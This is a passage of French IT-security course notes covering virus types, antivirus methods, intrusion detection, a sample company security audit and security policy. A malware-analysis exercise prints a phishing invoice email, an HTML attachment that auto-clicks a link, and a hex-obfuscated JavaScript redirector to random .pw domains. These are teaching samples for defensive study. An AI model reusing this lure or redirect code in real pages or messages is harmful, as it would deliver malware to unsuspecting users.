- Virus Multi-format : capables d'infecter des formats appartenant à des systèmes d'exploitation différents (ex : Winux/Lindose capable d'infecter à la fois les fichiers exécutables au format ELF de Linux/Unix et les format PE de Windows
- Kits de constructions viraux : logiciels permettant la création automatique de virus … (actuellement tous détectés) (ex : "The virus creation lab", générateur de ver "VBS Worm Generator")
- "Virus psychologiques" : désinformation incitant l'utilisateur, par des techniques d'ingénierie sociale, à produire des effets équivalents à celui d'un virus ou d'un ver
  - Émission de courriels en chaîne
  - Message indiquant que l'existence d'un fichier système (ex : kernel32.dll) est un virus à éliminer

Lutte anti-virale

- Techniques anti-virales (anti-virus)
  - Mode statique (analyse sur déclenchement de l'utilisateur)
    - Recherche de signatures (suites de bits caractéristiques d'un virus donné)
    - Analyse spectrale : établir la liste des instructions d'un pgm (le spectre) et y rechercher les instructions peu courantes dans les pgms non viraux et plus utilisés dans le virus
    - Analyse heuristique : étude du comportement d'un programme afin de détecter des comportements viraux
    - Contrôle d'intégrité : surveillance de la modification de fichiers sensibles (exécutables, documents)
  - Mode dynamique (résident, analyse en permanence les fichiers et exécutables)
    - Surveillance comportementale
      - L'antivirus détourne des interruptions à son profit (ex : 13H ou 21 H) et tente de détecter tout comportement suspect
        - Tentatives d'ouvertures/écriture de fichiers exécutables
        - Écriture sur les secteurs système
        - Tentative de mise en résident
    - Émulation de code
      - Lutte contre les virus polymorphes (simulation du comportement)

Références bibliographiques

- Preventing Ransomware, *A. Mohanta M. Hahad K. Velmurugan,* 2018 Packt
- Les virus informatiques : théorie, pratique et applications, Eric Filiol, 2004, Springer
- F. Halsall – Computer networking and the internet – Addison Welseley, 2005 + additional student support at www.pearsoned.co.uk/halsall
- E. Cole, R. Krutz, JW Conley - Network security bible – Wiley, 2005.
- www-rocq.inria.fr/codes/Eric.Filiol/index.html
- www.sophos.com
- www.fsecure.com
- www.viruslist.com
- antivirus-france.com
- www.clusif.asso.fr/index.asp (rubrique infovirus)
- http://www.inoculer.com/

TD M33-3 : C.menaces, réponses 1 : Virus

Ex M33-3.1:Virus et vers

1. Quelle est la différence entre un virus et un ver (*worm*) ?
2. Dans quelle mesure les vers sont-ils plus dangereux que les virus ?
3. Certains vers qui se propagent sur internet ne provoquent aucun dommage sur les machines atteintes. Pourquoi sont-ils cependant nuisibles ?
4. Pour désinfecter un ordinateur, il est recommandé de le redémarrer avec un support externe (CD, DVD). Pourquoi ?

Ex M33-3.2:Porte dérobée et cheval de Troie

1. Qu'est-ce qu'une "porte dérobée" (*backdoor*) ?
2. Comment un pirate peut-il procéder pour en installer une ?
3. Qu'est-ce qu'un "cheval de Troie" (*trojan*) ?
4. Comment un pirate peut-il procéder pour en installer un ?

Ex M33-3.3:virus avec fichier joint chiffré

On considère ici une variante du ver W32/Beagle. Ce ver se présente sous la forme d'un courrier électronique possédant un fichier joint, qui est chiffré. Le mot de passe pour déchiffrer le fichier est contenu dans le corps du message. Si la victime exécute le fichier obtenu après déchiffrage avec le mot de passe fourni (qui est un fichier avec une extension .exe), alors le ver se propage en choisissant la prochaine victime dans le carnet d'adresses de la victime courante.
Pourquoi le fichier joint est-il chiffré puisque le mot de passe est fourni dans le corps du message ?

Ex M33-3.4:Antivirus

En général, les produits antivirus des grandes marques sont tous capables de reconnaître l'ensemble des virus connus.

1. Pour quelle raison une machine équipée d'un tel produit peut tout de même se faire infecter ?
2. S'ils reconnaissent tous les mêmes virus, quel peut être l'avantage d'utiliser des produits de différentes marques ?

Ex M33-3.5:Filtrage des fichiers joints

Un logiciel anti-virus installé sur un serveur de messagerie permet de bloquer automatiquement certains types de fichiers joints réputés dangereux. Pour cela, l'administrateur configure le système en spécifiant la liste des extensions ou des types spécifiques aux fichiers à bloquer (par exemple les extensions .exe, .vbs, .bat ou les types MIME applications/octet-stream, text/vbscript). Quel reproche peut-on faire à une telle méthode du point de vue de la sécurité ?

Ex M33-3.6:Restauration d'un système après une infection virale

Un administrateur est responsable d'un parc informatique comprenant six stations de travail connectées à internet à travers un pare-feu. Plusieurs utilisateurs signalent que leur machine redémarre de manière intempestive. Selon l'un des utilisateurs, ce problème est dû à un ver virulent qui exploite une faille du système d'exploitation. Pour se propager, le ver semble utiliser des connexions TCP et UDP vers d'autres machines, aussi bien dans le réseau local que vers l'extérieur du réseau.
Détailler la marche que doit suivre l'administrateur de ce réseau afin de résoudre le problème au plus vite. Décrire pour cela :

1. Les mesures d'urgence à appliquer afin d'enrayer la propagation du ver.
2. Les mesures à prendre pour restaurer l'intégrité du système.

Ex M33-3.7 Analyse d'un code malveillant

Un personnel de votre entreprise a reçu un courriel au sujet d'une facture. L'utilisateur a cliqué sur le lien.
Vous avez accès au courriel, les pièces jointes et le code téléchargé depuis internet.
A partir de ces éléments, pouvez-vous dire ce qu'il s'est passé sur l'ordinateur de la victime.

Courriel :

-------- Message transféré --------
Return-Path: <bonneau@33372E3133342E3138352E313633.h1zqsojcxv55.icu>
X-Spam-Checker-Version: SpamAssassin 3.3.1 (2010-03-16) on smtp.srv.com
X-Spam-Level: ****
X-Spam-Status: No, score=4.6 required=5.0 tests=BAYES_00,DKIM_SIGNED,
DKIM_VALID,DNS_FROM_AHBL_RHSBL,HTML_MESSAGE,RCVD_IN_RP_RNBL,RCVD_IN_SORBS_DUL,
RDNS_DYNAMIC,SUBJ_ALL_CAPS autolearn=no version=3.3.1
Received: from 33372E3133342E3138352E313633.h1zqsojcxv55.icu (163.185.134.37.dynamic.jazztel.es
[37.134.185.163]) by smtp.srv.com (8.14.4/8.14.4) with ESMTP id wAG3Itqq008781 for
<contact@srv.com>; Fri, 16 Nov 2018 04:18:56 +0100
Content-Type: multipart/mixed; boundary="----=_NextPart_60638252.781228526576"
MIME-Version: 1.0
Date: Fri, 16 Nov 2018 04:19:00 +0100
Message-ID: <008791bb-14fc-4c60-b3ff-a539944e5202@HZ8JI>
Subject: 947,00€ BONNEAU RENAULT
From: BONNEAU RENAULT <bonneau@33372E3133342E3138352E313633.h1zqsojcxv55.icu>

To: contact@srv.com

DKIM-Signature: v=1; a=rsa-sha256; s=mail; d=h1zqsojcxv55.icu; c=relaxed/relaxed; q=dns/txt;
h=From:To:Subject; bh=PCGJf2e8wO2vvE7IYK1zaQbYnno4OE0PZj4iG8Wh7dU=;
b=bcgdGptzKl01aukZ8N9z/CRyqpy+YjXYd/PTMHAxvjHzXIpUNsc+P+dIqaYEfCx07Ilt0Bx4EJv71ab5ahqgOWv0
dtYJo0yFnvltcQKhwjfcKy0I5rw112cVSZf3x03gX7jCDGQYktlhr3qlU1FXIhN48fayViwgqyidckAg3UI=

Bonjour,
Voici votre reçu bancaire pour votre achat du 14/11/2018 :
Numéro de carte : 4*** **** **** ****
Montant total : 947,00€ TTC

Votre facture est disponible en pièce jointe à cet e-mail.

_____
Entreprise BONNEAU

Pièce jointe du courriel :

```
<?xml version="1.0" encoding="utf-8"?>

<!DOCTYPE html
  PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" >

<html xmlns="http://www.w3.org/1999/xhtml">
 <head>
  <title></title>
  <meta content="UTF-8" />
 </head>
 <body onload='document.getElementById("_y").click();'>
  <h1>
   <a id="_y" href="https://t.co/u5sQeR0Jva?603756">Lien de votre document</a>
  </h1>
 </body>
</html>
```

Contenu de la page téléchargée


```
<script>
var
_0xc8b4=["\x6D\x38\x71\x35\x62\x79\x38\x6B\x67\x6D\x71\x6C\x32\x69\x31\x65\x36\x37\x36\x64\x2E
\x70\x77","\x74\x68\x61\x6B\x35\x75\x38\x78\x6A\x71\x33\x37\x6A\x34\x64\x30\x67\x32\x61\x6B\x2E
\x70\x77","\x77\x33\x64\x68\x67\x77\x62\x66\x64\x6C\x66\x66\x62\x70\x79\x30\x36\x6D\x31\x6A\x2E
\x70\x77","\x64\x61\x6A\x31\x76\x6E\x6A\x36\x31\x30\x35\x64\x67\x6C\x75\x6E\x74\x66\x6E\x38\x2E\
x70\x77","\x39\x33\x68\x33\x36\x6F\x71\x73\x71\x64\x6E\x68\x79\x62\x70\x6E\x31\x34\x74\x39\x2E\x
70\x77","\x6B\x64\x33\x37\x68\x62\x6F\x6A\x67\x6F\x65\x76\x6F\x63\x6C\x6F\x7A\x77\x66\x2E\x70\x
77","\x70\x6D\x63\x35\x6B\x71\x6C\x78\x6C\x62\x6C\x78\x30\x65\x67\x74\x63\x37\x32\x2E\x70\x77","
\x66\x75\x67\x65\x39\x69\x6F\x63\x74\x6F\x38\x39\x63\x6B\x36\x7A\x62\x30\x76\x2E\x70\x77","\x63\
x79\x6B\x36\x6F\x66\x6D\x75\x6E\x6C\x35\x34\x72\x36\x77\x6B\x30\x6B\x74\x2E\x70\x77","\x68\x36\
x6A\x70\x64\x6B\x6E\x7A\x76\x79\x63\x61\x36\x6A\x67\x33\x30\x78\x74\x2E\x70\x77","\x72\x61\x6E\
x64\x6F\x6D","\x6C\x65\x6E\x67\x74\x68","\x66\x6C\x6F\x6F\x72","\x68\x72\x65\x66","\x6C\x6F\x63\x6
1\x74\x69\x6F\x6E","\x68\x74\x74\x70\x3A\x2F\x2F"];var
urls=[_0xc8b4[0],_0xc8b4[1],_0xc8b4[2],_0xc8b4[3],_0xc8b4[4],_0xc8b4[5],_0xc8b4[6],_0xc8b4[7],_0xc8b
4[8],_0xc8b4[9]];var url=urls[Math[_0xc8b4[12]](Math[_0xc8b4[10]]()*
urls[_0xc8b4[11]])];window[_0xc8b4[14]][_0xc8b4[13]]= _0xc8b4[15]+ url
</script>
```

Annexe

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

CHAPITRE M33-4 : C.menaces, réponses 2 : systèmes de détection d'intrusion



Historique du développement des IDS

NIDS (réseaux) : Network-based ID systems, Détection d'intrusion basée réseau (NIDS) : le NIDS réside sur un segment discret du réseau et surveille le trafic sur ce segment. Il consiste habituellement en un matériel réseau avec une carte réseau (NIC) qui *intercepte et analyse* les paquets réseau en temps réel. Les cartes d'interface réseau sont en général en mode promiscuité (promiscuous mode), elles sont alors en mode « furtif » afin qu'elles n'aient pas d'adresse IP.

HIDS (hôtes) : Host-based ID systems (systèmes de détection d'intrusion basé sur l'hôte): utilise de petits programmes qui résident sur un hôte (serveur web, serveur messagerie…) :

- Supervise le système d'exploitation
- Détecte les activités inapropriées
- Écrit dans les fichiers de log (historiques)
- Déclenche des alarmes

IDSs basés sur la signature

- *Signature-based IDSs*: signature ou stockage des attributs caractérisant une attaque

Signatures basées sur les anomalies ou le comportement

- *Statistical anomaly-based or behavior-based IDSs*: détecte dynamiquement les déviations par rapport aux motifs appris (comportement normal de l'utilisateur) et déclenche une alarme lorsqu'une tentative d'intrusion se déroule

Pots de miel

- Honeyd http://www.honeyd.org
- Projet Honeynet http://www.honeypot.net

Evaluation des vulnérabilités et test de pénétration internes

Méthodologie d'évaluation

- Doit être conduite sur site
- Doit se concentrer sur les risques internes associés aux stratégies, procédures, hôtes et applications
- Actions minimales à effectuer (voir transparents)

Evaluation des vulnérabilités et test de pénétration externes

Les mêmes qu'en interne +

- Évaluation conduite là où le réseau interagit avec l'extérieur
  - Connexions à internet
  - Réseaux sans fil
  - Systèmes de téléphonie
- On retrouve tout ce qui a été dit pour les attaques internes +
  - Recourir aux techniques de firewalking, wardialing et wardriving le cas échéant
- Il est pertinent d'envisager simultanément une évaluation interne et externe

Outils d'analyse des vulnérabilités

- Nessus: www.nessus.org, www.tenable.com
- Retina : www.eeye.com
- Open VAS : www.openvas.org
- SAINT : http://saintcorporation.com
- GFI Languard: www.gfi.com
- Qualys FreeScan: www.qualys.com
- Core Impact: www.coresecurity.com
- MBSA: http://technet.microsoft.com
- Wikto: www.sensepost.com
- Nikto: http://cirt.net/niko2
- WebInspect: http://download.spidynamics.com/webinspect/default.html
- Acunetix: www.acunetix.com
- SecurityMetrics (mobile) : www.securitymetrics.com
- Retina for mobile: www.beyondtrust.com

Outils de tests de pénétration

- Core Impact
- Metasploit
- ExploitTree
- CANVAS

TD M33-4 : EXEMPLE D'AUDIT DE SECURITE

SOMMAIRE

1. Introduction

1.1. Cadre de l'audit

L'audit de sécurité a porté sur les points suivants :

- sécurité des accès physiques
- sécurité des accès aux données
    - vis à vis de l'internet
    - vis à vis du réseau local et des utilisateurs
- sécurité des postes clients
- analyse de la stratégie de sécurité
    - stratégie des mots de passe
    - analyse des procédures et sensibilisation à l'ingénierie sociale
- gestion des sauvegardes et reprise d'activité

1.2. Déroulement de l'audit

L'audit s'est déroulé sur une journée et s'est décomposé comme suit :


- courte réunion préparatoire
- visite des locaux et de l'installation informatique
- analyse fonctionnelle des serveurs
- test de sécurité à partir d'Internet
- analyse de configuration des serveurs
- analyse de configuration sur un échantillon de postes utilisateurs

Suite à cette journée, le présent rapport a été rédigé dans les locaux de l'entreprise.

2. Etat des lieux

2.1. Infrastructure

Tous les postes sont actuellement dans le même réseau et peuvent donc communiquer librement les uns avec les autres. Le plan d'adressage IP est en 192.168.1.0/24 ce qui correspond aux normes définies pour les réseaux locaux.
Le parc est constitué en intégralité de serveurs Windows 2003 Server et la gestion des comptes utilisateurs, des machines et des stratégies de sécurité est centralisée sur les serveurs contrôleurs de domaine Active Directory, élément clef dans la sécurité des systèmes Microsoft.
La messagerie n'est pas hébergée au sein de ce réseau mais l'est à l'extérieur. La récupération des mails se fait périodiquement par un connecteur POP installé sur le serveur de messagerie Exchange.
Les postes clients sont inscrits dans l'organisation Exchange et bénéficient des fonctionnalités de ce produit.
Voici un schéma synthétisant ces différents points :



Comme on peut le voir sur le schéma, il existe un routeur et un pare-feu en cascade. Ce dernier effectue la connexion à Internet et possède donc l'adresse IP publique. C'est lui aussi qui s'occupe de la sécurité et des contrôles sur les flux. Il a donc un rôle clef.
Le pare-feu Sonicwall quant à lui est configuré comme un simple routeur. Il n'effectue aucun contrôle sur les flux et possède une configuration basique.
Ces deux entités communiquent dans le sous réseau 192.128.1.0/24.

2.2. Accès physiques

L'accès au bâtiment, et donc au réseau, se fait à l'aide d'un digicode pour le personnel et par interphone pour les visiteurs.
Compte tenu de l'architecture du bâtiment et de sa fréquentation, il semble difficile à un individu extérieur à l'entreprise de s'infiltrer dans les locaux sans être vu. La nuit, ces derniers sont protégés par une alarme et une société de surveillance.
Notons que la salle serveur ne fait l'objet d'aucune attention particulière. Elle est accessible par tous comme n'importe quelle autre pièce du bâtiment.

2.3. Liaison à Internet

La liaison à internet est établie par le pare-feu NETGEAR.
Il autorise tous les flux sortants à partir du réseau local vers Internet, ce qui n'est pas, à proprement parler, un problème de sécurité.
Ce pare-feu permet de protéger les serveurs et le réseau interne des attaques provenant d'Internet. Cet élément clef de la sécurité du réseau a été analysé en détail. Nous allons voir dans un premier temps quelle est sa configuration et ensuite ce que donne un test de sécurité provenant d'Internet.

2.3.1. Analyse de la configuration

Comme précisé dans le chapitre précédent, la configuration du Sonicwall (dont la version est à jour) montre qu'il n'a qu'un simple rôle de routeur. Il n'effectue aucun filtrage sur les flux et n'a donc pas d'impact sur la sécurité. Nous n'en reparlerons donc pas dans ce chapitre.
L'analyse des règles du pare-feu NETGEAR a donné le résultat suivant :

- toutes les sorties sont autorisées
- toutes les entrées sont filtrées à l'exception des points suivants :
  - redirection du port 1723 (VPN PPTP) sur 192.168.1.199 (Serveur01)
  - redirection nommée GRE (protocole utilisé pour des tunnels VPN) sur 192.168.1.199

Cette dernière configuration n'ayant pas lieu d'être (même si elle ne présentait pas un risque immédiat), elle a été supprimée lors de l'audit.
Le pare-feu n'est administrable qu'à partir du réseau interne. Seul le service VPN est donc hébergé et peut présenter un risque de sécurité.
Vérifions qu'il n'y a pas de failles connues sur le pare-feu en effectuant une analyse à partir de l'extérieur (connexion ADSL privée).

2.3.2. Audit de sécurité à partir d'Internet

Le logiciel utilisé pour cette analyse est Nessus. En voici le résultat (le rapport complet est annexé à ce rapport) :
The Nessus Security Scanner was used to assess the security of 1 host

- ***0 security warning has been found***

Information found on port pptp (1723/tcp)

Synopsis:
A VPN server is listening on the remote port.
Description:
The remote host is running a PPTP (Point-to-Point Tunneling Protocol) server. It allows users to set up a tunnel between their host and the network the remote host is attached to.
Make sure the use of this software is done in accordance with your corporate security policy.
Solution: Disable this software if you do not use it
Risk factor: None
Plugin output:
It was possible to extract the following information from the remote PPTP server:
Firmware Version : 2195
Vendor Name : Microsoft

Nessus ID : 10622

Ce service permet de créer un VPN avec l'entreprise et d'avoir ainsi accès à l'intégralité du réseau. Si ce service n'est pas utilisé, ou s'il est utilisé à partir de sources bien identifiées, nous préconisons d'en limiter l'accès en ajoutant des règles sur le pare feu. Notons que l'entreprise ne préconise pas ce type de solution pour des accès VPN, bien que celui

actuellement en place ne souffre d'aucune faille connue.
Les produits Microsoft n'ont pas bonne réputation concernant leur fiabilité et leur sécurité. Ce composant étant livré avec les serveurs Microsoft il fait l'objet de nombreuses attaques et la découverte d'une faille pourrait être alors plus dangereuse.
Au final, nous pouvons conclure que la sécurité de l'Entreprise vis-à-vis d'Internet est bonne. Le risque pourrait donc se situer à d'autres niveaux (chevaux de Troie, virus, mauvaises configurations...) et c'est ce que nous analyserons par la suite.

2.4. Sécurité des accès aux données

Les données de l'entreprise n'étant pas accessibles directement depuis Internet, elles peuvent donc l'être :
- par les ordinateurs du réseau local,
- directement par accès physique aux serveurs.

Ce dernier point est à prendre ne compte par l'accès physique au matériel dont nous reparlerons. Outre la bonne configuration des serveurs, la sécurité de l'accès aux données se reporte donc essentiellement sur le poste des utilisateurs et les connexions au réseau local, leur accessibilité et la potentielle utilisation par un tiers non autorisé.
La sécurité se reporte donc sur :
- l'accès au réseau local,
- l'intégrité du poste de l'utilisateur,
- le comportement des utilisateurs,
- le bon paramétrage des serveurs.

Concernant les accès au réseau local, notons que l'Entreprise ne dispose pas de réseau Wifi. Il est donc nécessaire de se trouver dans les locaux pour avoir accès aux prises réseau. Aucune prise facile d'accès et isolée n'a été observée.

2.4.1. Intégrité du poste de l'utilisateur

L'intégrité du poste de l'utilisateur n'étant jamais sûr à 100%, il convient de mettre en œuvre le maximum d'actions pour limiter sa possible corruption. Les points clefs sont les suivants :
- antivirus / antimalware reconnu, présent et à jour,
- pare feu présent et correctement configuré,
- systèmes à jour,
- limitation des droits des utilisateurs sur le poste pour limiter l'installation de virus, chevaux de Troie...
- une surveillance régulière.

Voyons la prise en compte de ces différents points dans l'Entreprise :
- **l'antivirus** est reconnu sur le marché. Il est à jour sur l'ensemble du parc et possède une gestion centralisée permettant sa supervision. Les rapports du serveur indiquent un fonctionnement correct de celui-ci.
- Aucun **pare-feu** n'est placé sur les postes locaux
- les **mises à jour** de Windows se font individuellement sur chaque poste de manière automatique. La configuration n'est pas centralisée et il n'existe pas dans l'Entreprise d'outils permettant de vérifier son bon fonctionnement.
- les **utilisateurs** sont **administrateurs de leur poste** et possèdent ainsi en permanence des droits illimités sur celui-ci.

2.4.2. Comportement des utilisateurs

Le comportement des utilisateurs est un des piliers de la sécurité informatique et en présente trop souvent un des points faibles.
Il est important que l'utilisateur soit sensibilisé sur les actions qu'il entreprend à partir de son compte dont il doit préserver l'intégrité. Cela passe entre autres par avoir un mot de passe suffisamment complexe et d'en garder le secret, de ne pas laisser son compte accessible par un tiers et de ne pas faire confiance à n'importe qui.
Cette sensibilisation passe entre autre par la diffusion d'une charte de sécurité.

Pour l'Entreprise, elle a été soigneusement préparée mais n'a jamais été diffusée à l'ensemble du personnel.
Concernant les mots de passe, la stratégie actuelle est un peu légère. En effet, bien qu'il soit imposé de renouveler son mot de passe tous les 60 jours, aucune contrainte sur le nombre de caractères et sur les exigences de complexité n'est actuellement en place.
Notons aussi qu'il n'y a aucune stratégie de verrouillage de sessions et des comptes.
Bien qu'aucune charte n'ait été diffusée, les échanges avec un échantillon d'utilisateurs ont montré qu'ils étaient sensibilisés aux bonnes pratiques concernant les outils informatiques.

2.5. Serveurs

Piliers du système d'information, les différents serveurs ont été étudié avec attention. Avant de les passer en revue, nous allons détailler quelques points communs aux deux serveurs.
Dans cette partie, nous ne parlerons pas du matériel Océ Scan. En effet, Il n'a pas d'impact sur la sécurité et n'a pas la nécessité d'être sauvegardé, les données étant contenues sur le serveur de fichiers.
Les serveurs sont encore sous garantie constructeur avec intervention sur site. Cependant, aucun plan de continuité d'activité n'a été élaboré et il est difficile de connaître le temps d'indisponibilité en cas de sinistre. Les deux serveurs sont sur des onduleurs opérationnels.
Munis de disques durs RAID, ils assurent une bonne disponibilité des données.
Concernant la sauvegarde, notons que toutes les données sont centralisées sur les serveurs et que les utilisateurs interrogés ont un comportement conforme aux attentes. Ainsi, même quand le travail est fait localement, la centralisation des informations sur les serveurs est assurée.

2.5.1. Le serveur SERVEUR01

Ce serveur possède des rôles d'infrastructure : contrôleur de domaine, serveur DNS, serveur DHCP et serveur d'impression.
De plus, il est serveur d'applications spécifiques à l'Entreprise.
Enfin, il est serveur de fichiers et gère donc les droits d'accès aux documents.
L'analyse de la sécurité de ces partages et des droits appliqués a permis de montrer qu'ils étaient correctement paramétrés pour répondre aux exigences de sécurité de l'Entreprise.
Sauvegarde :
La sauvegarde s'effectue sur bande via le logiciel de sauvegarde Arcserve et les logs montrent un fonctionnement correct de celle-ci.
Par mesure de précautions, l'expérience faisant foi, il est judicieux de sauvegarder l'état du système quotidiennement en utilisant l'utilitaire intégré à Microsoft Windows. Bien qu'Arcserve sauvegarde cet état, il arrive parfois que la restauration pose problème. Avoir une deuxième sauvegarde en cascade permet de palier à ce cas de figure.
Cet ajout sur la sauvegarde a été mis en place lors de l'audit.

2.5.2. Le serveur EXCH01

Ce serveur possède des rôles d'infrastructure : contrôleur de domaine et serveur DNS. Mis à part cela, il est entièrement dédié à la messagerie et héberge à ce titre un serveur Exchange. Son fonctionnement est correct et l'analyse de ses paramètres de sécurité n'a montré aucune anomalie.
Sauvegarde :
La sauvegarde de la messagerie Exchange et du système se fait à l'aide de NTBackup et d'un script spécifique.
Comme pour SERVER01, les sauvegardes sont stockées sur bandes.

M33-5. Stratégies et politique de sécurité

La politique de sécurité exprime une volonté de la part de la direction de protéger les valeurs informationnelles et les ressources technologiques

- Cette protection sera assurée par:
  - Règles (classification de l'information)
  - Outils : chiffrement, pare-feu…
  - Contrats : clauses et obligations
  - Enregistrement, preuve, authentification, identification, marquage, tatouage…
  - Dépôts de marques, brevets, protection de droit d'auteur

Définition de la politique de sécurité

- Simple et compréhensible
- Adoptable par un personnel préalablement sensibilisé voire formé
- Aisément réalisable
- De maintenance facile
- Vérifiable et contrôlable (périodiquement)
- Configurable et personnalisable (selon les profils des utilisateurs, les flux, le contexte, la localisation des acteurs)
- Dimension temporelle : jours ouvrés, heures de travail
- Dimension spatiale : nomadisme de certains utilisateurs

Certification ISO et sécurité

- Exemple: ISO 17799/27002 (Code de pratique pour la gestion de sécurité d'information), www.iso.org

Domaine de sécurité de la norme

1. Politique de sécurité
2. Organisation de la sécurité
3. Classification et contrôle des outils
4. Sécurité et gestion des ressources humaines
5. Sécurité physique et environnementale
6. Exploitation et gestion de systèmes et de réseaux
7. Contrôle d'accès
8. Développement et maintenance des systèmes
9. Continuité de service
10. Conformité

Méthodes

- Méthodes préconisées par le CLUSIF :
- Marion (Méthode d'Analyse des Risques Informatiques et Optimisation par Niveau)
- Méhari (Méthode Harmonisée d'Analyse des Risques)
- Méthodes de la DCSSI (Direction centrale de la sécurité des systèmes d'information
- AFAI (Association Française de l'Audit et du Conseil Informatique)
- Méthode Octave

D'autres guides

- CERT (Computer Emergency Readiness Team, www.cert.org) propose un « Guide to system and network practices »
